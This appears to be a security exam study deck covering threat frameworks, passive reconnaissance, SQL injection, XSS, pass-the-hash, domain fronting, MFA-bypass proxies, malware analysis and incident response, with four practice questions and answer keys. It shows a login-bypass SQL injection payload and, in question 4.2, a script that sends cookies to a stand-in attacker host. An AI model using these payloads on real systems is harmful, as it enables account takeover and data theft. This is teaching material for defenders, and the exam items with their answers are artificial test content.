




4

SECURITY



Threat Frameworks + Passive Recon

D4 — Security



CYBER KILL CHAIN vs MITRE ATT&CK

- Kill Chain (Lockheed Martin): linear 7-stage model — Recon, Weaponize, Deliver, Exploit, Install, C2, Action
- Kill Chain logic: break any one link in the chain = attack stopped
- MITRE ATT&CK: non-linear matrix of real Tactics, Techniques, and Procedures (TTPs)
- ATT&CK use cases: detection engineering, threat hunting, red/blue team gap analysis
- Key difference: Kill Chain = perimeter/linear. ATT&CK = granular post-compromise detail.

EXAM SHORTCUT — Kill Chain = linear chain (break one link = stop). ATT&CK = TTP matrix (granular, non-linear)

PASSIVE RECON — NO TRAFFIC TO TARGET

- Google Dorking: `filetype:pdf intext:confidential` finds PDFs containing that word
- CT Logs (`crt.sh`): public TLS certificate records reveal subdomains and old infrastructure
- WHOIS: domain registration details (registrar, contacts, dates)
- Shodan: search engine for internet-facing devices and open services
- All passive: analyst gathers intel without touching the target directly

EXAM SHORTCUT — `filetype:pdf intext:X` = Dork for PDFs with keyword. CT logs = subdomain discovery

Cyber Kill Chain vs MITRE ATT&CK

Cyber Kill Chain vs MITRE ATT&CK



VS

Key Differences from Kill Chain

- **Non-linear** — attacker can skip, repeat, or jump between tactics
- **Post-compromise focus** — highly detailed on what attackers do inside the network
- **Specific named techniques** — e.g. T1059.001 (PowerShell), T1486 (Ransomware)
- **Used for:** detection rules, threat hunting, red team planning, gap analysis

Use Kill Chain when...

Describing the high-level stages of an attack campaign. "They were in the Delivery stage." Works as a communication tool for executive reporting.

Use ATT&CK when...

Building SIEM detection rules, identifying coverage gaps, documenting a specific technique used by a threat actor, or comparing defences against known APT behaviour.

EXAM TIP

Kill Chain = linear (break one link = stop attack). ATT&CK = granular TTP matrix (post-compromise detail, non-linear). Blue team mapping behaviours → ATT&CK.

Practice Question 4.1

D4 — Security



D4 — Security

QUESTION 4.1

A blue team is building detection rules and wants to map recently observed adversary behaviors to specific real-world techniques in order to identify coverage gaps in their SIEM. Which framework is best suited for this purpose?

- A. Lockheed Martin Cyber Kill Chain — provides a linear seven-stage model for tracking perimeter intrusion sequences.
- B. MITRE ATT&CK — a granular, non-linear matrix cataloguing specific adversary tactics and techniques used in real-world attacks.
- C. CVSS Base Score — assigns numerical severity ratings to individual software vulnerabilities.
- D. NIST SP 800-61 — defines the four phases of the incident handling lifecycle.

SQL Injection — Payload Anatomy

D4 — Security



SQL Injection — Payload Anatomy

ORIGINAL QUERY (SAFE INPUT EXPECTED)

```
SELECT * FROM users WHERE username = 'input_here' AND password = 'pass_here'
```

INJECTED QUERY — ATTACKER ENTERS INTO THE USERNAME FIELD

```
SELECT * FROM users WHERE username = ' ' OR '1'='1' -- ' AND password = '...' -- commented out by --
```

' (apostrophe)

Closes the string literal opened by the application's query. The SQL parser now sees the end of the expected string and reads what follows as SQL code, not data.

OR '1'='1'

Always-true condition. '1'='1' is always TRUE. The OR operator means the whole WHERE clause evaluates to TRUE for every row — regardless of the actual username or password.

-- (SQL comment)

Comments out the rest of the query. Everything after -- is ignored by the database, including the AND password = '...' check. Authentication is completely bypassed.

★ Result: Auth Bypass

WHERE clause is always TRUE → returns all users → attacker is logged in as the first user (often admin). Same technique can also dump entire tables, drop tables, or write files.

✓ Fix: Parameterised Queries


```
cursor.execute("SELECT * FROM users WHERE username=? AND password=?", (user_input, pass_input))
```

Input is treated as **literal data**, never as SQL syntax. Injection is structurally impossible.

EXAM TIP: In parameterised queries the **driver handles escaping** — the ' in user input never reaches the SQL engine as a syntax character. Input validation is a secondary layer; parameterised queries is the **primary** defence.

XSS — Stored vs Reflected

XSS — Stored (Persistent) vs Reflected (Non-Persistent)



Common Defence

Output encoding: convert `<` `>` `&` `"` `'` to HTML entities before rendering. Content Security Policy (CSP) blocks inline script execution. Input validation as secondary layer.

EXAM TIP

Stored = script is in the DB = hits every visitor automatically. **Reflected** = script is in the URL = victim must click. Question mentions "comment stored in DB" → Stored XSS.

Answer — Question 4.1

D4 — Security



D4 — Security

ANSWER B

B. MITRE ATT&CK — granular, non-linear matrix of real-world adversary TTPs.

Why this is correct

MITRE ATT&CK provides specific, technique-level detail across 14 tactic categories. Security teams use it to map observed behaviors to named techniques, measure detection coverage, and identify blind spots. The Kill Chain is too high-level for this purpose — it only describes broad stages, not specific attacker methods.


Why the other options are wrong

- A — The Kill Chain describes broad linear stages (Delivery, Exploitation, etc.) but does not catalog specific techniques. It cannot map a behaviour like "DLL side-loading" to a named entry.
- C — CVSS scores vulnerability severity; it does not map attacker behaviors or tactics.
- D — NIST 800-61 guides incident response processes; it is not a TTP catalogue.

Domain Fronting — C2 via CDN



Domain Fronting — C2 Traffic Concealment via CDN



Web Attacks — SQLi + XSS

D4 — Security



SQL INJECTION (SQLi)

- Classic payload: ' OR '1'='1' --
- ' closes the string. OR '1'='1' makes condition always true. -- comments out the rest
- Effect: bypasses login logic by making the WHERE clause always evaluate to TRUE
- Impact: auth bypass, data exfiltration, data deletion, full DB takeover
- Fix: parameterised queries / prepared statements — never concatenate user input into SQL

EXAM SHORTCUT — SQLi: inject logic that's always true + comment out rest. Fix = parameterised queries

XSS — STORED vs REFLECTED

- Stored (Persistent): payload saved to server DB (e.g. comment field)
- Executes every time ANY user loads the page — no crafted link required
- Higher impact: hits every visitor automatically
- Reflected (Non-Persistent): payload is in the URL / request
- Server reflects it back in the response — victim must click a crafted link
- Lower scale: attacker must deliver the link to each target individually

EXAM SHORTCUT — Stored XSS = in the DB, hits everyone. Reflected XSS = in the URL, one victim at a time

Practice Question 4.2

D4 — Security



D4 — Security

QUESTION 4.2

A security researcher finds that a blog platform stores user comments directly in its database without sanitisation. An attacker posts: `<script>fetch('https://evil.example/steal?c='+document.cookie)</script>` as a comment. Every user who views the comments page runs this script. What type of attack is this, and why?


- A. Reflected XSS — the payload bounces off the server via a crafted URL sent to each victim.
- B. SQL Injection — the script tag manipulates the underlying database query.
- C. Stored XSS — the malicious script is saved to the server and automatically executes for every user who loads the page.
- D. DNS Cache Poisoning — the script redirects users by injecting forged entries into the resolver.

SIEM Pipeline — 4 Stages

D4 — Security



SIEM Pipeline — 4 Stages



EXAM TIP: "Different vendor log formats unified to common fields like src_ip, dst_ip" = **Parsing / Normalisation stage** · NOT indexing (that writes data), NOT correlation (that fires alerts), NOT collection (that gathers raw logs).

NIST SP 800-61 — IR Lifecycle

D4 — Security



NIST SP 800-61 — Incident Response Lifecycle

1 Preparation

- Establish IR policies, procedures, and communication plan
- Staff and train the incident response team
- Deploy detection tooling: SIEM, EDR, logging infrastructure
- Prepare jump bags, forensic tools, contact lists

2 Detection & Analysis

- SIEM alert fires / anomaly detected / user report received
- Validate: is this a real incident or false positive?
- Determine scope, affected systems, attack vector
- Assign severity level, notify stakeholders, begin timeline

3 Containment / Eradication / Recovery **EXAM FOCUS**

- **Containment:** ISOLATE compromised systems, block lateral movement, preserve evidence
- **Eradication:** Remove malware, patch vulnerabilities, close access vectors
- **Recovery:** Restore systems from clean backup, verify normal operation, monitor closely
- ⚠ Containment comes BEFORE eradication — don't rebuild before isolating

4 Post-Incident Activity

- Lessons learned meeting — what happened, what worked, what didn't
- Update playbooks, detection rules, and policies based on findings
- Write formal incident report for management / compliance
- Cycle back to Preparation with improvements

EXAM TIP: Containment = ISOLATE + stop spread + preserve evidence. NOT rebuild. NOT calculate CVSS. · Post-Incident = lessons learned + playbook updates (NOT during active response).

Answer — Question 4.2

D4 — Security



D4 — Security

ANSWER C

C. Stored XSS — the script is saved to the database and runs for every visitor.

Why this is correct

Because the payload is stored in the database and rendered as part of the page, it executes for every user who loads that page — no crafted link required. This is the defining characteristic of Stored (Persistent) XSS: the script persists server-side and has a wide blast radius.

Why the other options are wrong

- A — Reflected XSS requires the payload to be embedded in a URL that the victim clicks. Here the payload is in the database, not in a URL.
- B — SQL Injection targets the database query layer. A script tag in a comment field is an HTML/JS injection, not SQL syntax manipulation.
- D — DNS Cache Poisoning modifies DNS resolver records. JavaScript in a comment field has no interaction with DNS infrastructure.

Credential + Advanced Attacks

D4 — Security



PASS-THE-HASH (PtH)

- NTLM authentication accepts the password HASH as the credential — not plaintext
- Attacker dumps NTLM hash from memory (e.g. Mimikatz lsadump)
- Hash used directly to authenticate to remote systems — no cracking required
- Lateral movement: one compromised machine unlocks others sharing the same credential
- Defence: Kerberos (not vulnerable), Protected Users group, Credential Guard

EXAM SHORTCUT — PtH = steal hash, use hash directly. NTLM accepts hashes. No cracking needed.

DMARC + EMAIL AUTHENTICATION

- DMARC ties together SPF (sender IP check) and DKIM (cryptographic signature)
- p=none — monitoring only, no action taken on failures
- p=quarantine — failing emails sent to spam/junk folder
- p=reject — failing emails BLOCKED and dropped entirely
- Prevents domain spoofing and phishing using your domain name

EXAM SHORTCUT — DMARC p=reject = emails failing SPF or DKIM are dropped. Not delivered.

DOMAIN FRONTING (C2 Evasion)

- Abuses large CDN infrastructure (Cloudflare, AWS CloudFront, Azure CDN)
- Outer TLS SNI field: legitimate allowed domain (e.g. allowed-site.com)
- Inner HTTP Host header: actual malicious C2 domain
- Network inspection sees only the outer trusted domain — inner is encrypted
- CDN routes to backend based on Host header, forwarding traffic to C2

Credential + Advanced Attacks

D4 — Security



EXAM SHORTCUT — Domain Fronting: outer SNI = trusted CDN domain, inner Host = real C2 destination

EVILGINX / REVERSE PROXY MFA BYPASS

- Acts as Man-in-the-Middle reverse proxy between victim and real website
- Victim completes full login + MFA challenge through the proxy (on the real site)
- Evilginx captures the authenticated session cookie after MFA is completed
- Attacker replays cookie — logged in with no credentials or MFA token
- Bypasses MFA entirely: authentication already happened, attacker steals the result

EXAM SHORTCUT — Evilginx = MitM proxy steals SESSION COOKIE after victim completes MFA. Bypasses MFA.

PASSWORD SALTING

- Salt = unique random string generated per user, prepended/appended before hashing
- Same password + different salt = completely different hash in the database
- Rainbow tables are pre-computed hash lookups — salts make them useless
- Attacker would need a separate rainbow table for every unique salt value

EXAM SHORTCUT — Salt = unique per password. Breaks pre-computed rainbow tables entirely.

Practice Question 4.3

D4 — Security



D4 — Security

QUESTION 4.3

During a penetration test, a tester gains admin access to a Windows workstation and extracts NTLM credential hashes from LSASS memory. Without running any cracking tools, the tester successfully authenticates to a file server on the same network. Which technique was used, and why does it work?

- A. Kerberoasting — offline cracking of service ticket hashes extracted from Kerberos.
- B. Pass-the-Hash — the NTLM protocol accepts the password hash directly as authentication material, so cracking to plaintext is unnecessary.
- C. Rainbow Table attack — pre-computed hash lookups recover the plaintext password before authentication.
- D. Credential stuffing — known plaintext passwords from previous breaches are replayed.

Answer — Question 4.3

D4 — Security



D4 — Security

ANSWER B

B. Pass-the-Hash — NTLM accepts the hash directly, so cracking is unnecessary.

Why this is correct

NTLM authentication works by hashing the password and sending the hash as the credential. An attacker who already has the hash can submit it directly to the NTLM challenge-response process and authenticate successfully — never needing the plaintext. This is the core mechanic of Pass-the-Hash lateral movement.

Why the other options are wrong

- A — Kerberoasting extracts Kerberos service tickets and cracks them offline for service account passwords. It is a separate technique that does involve cracking.
- C — Rainbow Table attacks require the hash to be looked up and cracked first. Pass-the-Hash skips cracking entirely.
- D — Credential stuffing uses known plaintext passwords. Pass-the-Hash uses hashes, not plaintexts.

Malware Analysis + Vulnerability Scoring

D4 — Security



SHANNON ENTROPY

- Measures the randomness of data on a scale of 0 to 8
- Normal compiled code: ~4.5-6.5 (structured, predictable patterns)
- High entropy (above 7.0): highly randomised = packed, encrypted, or compressed binary
- Why malware packs: evades static signature detection — real code is hidden under encryption
- High entropy finding = investigate further, cannot trust static strings/imports

EXAM SHORTCUT — Entropy above 7.0 = packed or encrypted. Static analysis will not show the real code.

VOLATILITY — MEMORY FORENSICS

- Open-source framework for analysing raw RAM dump images (.raw, .vmem, .dmp)
- Key plugins:
 - netscan / connections — reveals active and recent network socket connections
 - pslist / pstree — running process list and parent-child relationships
 - malfind — detects injected shellcode in process memory
 - cmdline — command-line arguments of running processes

EXAM SHORTCUT — Volatility + netscan = active network connections in a memory dump

Malware Analysis + Vulnerability Scoring

D4 — Security



CVSS BASE SCORE

- Common Vulnerability Scoring System — rates the severity of a vulnerability
- Base Score = intrinsic properties only (does not change over time or environment)
- Key metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction
- Impact metrics: Confidentiality, Integrity, Availability (each: None / Low / High)
- Score range: 0-10. Critical=9-10, High=7-8.9, Medium=4-6.9, Low=0.1-3.9

EXAM SHORTCUT — CVSS Base = intrinsic, constant properties. AV, AC, PR, UI + CIA impact. Score 0-10.

Practice Question 4.4

D4 — Security



D4 — Security

QUESTION 4.4

A malware analyst performs static analysis on a suspicious executable submitted to a sandbox. The analysis tool reports a Shannon Entropy value of 7.8 for the binary. The import table is nearly empty and no readable strings are found. What does this most likely indicate about the file?

- A. The file is a plaintext configuration script that requires no compilation.
- B. The file is a standard Windows system library with expected debug symbols stripped.
- C. The file is likely packed or encrypted to conceal its true functionality, explaining the high entropy and absence of readable strings.
- D. The file was compiled targeting a Linux kernel module and cannot execute on Windows.

Answer — Question 4.4

D4 — Security



D4 — Security

ANSWER C

C. The file is likely packed or encrypted — high entropy and no readable content confirm this.

Why this is correct

Shannon Entropy above 7.0 indicates the data is highly randomised. Combined with an empty import table and no readable strings, this is the fingerprint of a packed or encrypted binary. Packers compress or encrypt the real payload and include a small stub that decrypts it at runtime — making static signature analysis ineffective.

Why the other options are wrong

- A — Plaintext scripts have very low entropy and abundant readable content. A value of 7.8 is the opposite of what plaintext looks like.
- B — System libraries have structured code with predictable entropy values (4-6 range) and populated import tables.
- D — Target architecture affects execution but not entropy or string visibility. A Linux binary would still show readable ELF headers and imports.

IR + SIEM + Logging

D4 — Security



NIST SP 800-61 — INCIDENT HANDLING PHASES

- 1. Preparation — policies, tools, training in place before an incident
- 2. Detection & Analysis — identify and confirm the incident
- 3. Containment — ISOLATE compromised assets, stop spread, preserve evidence
- 4. Eradication — remove malware, close access vectors
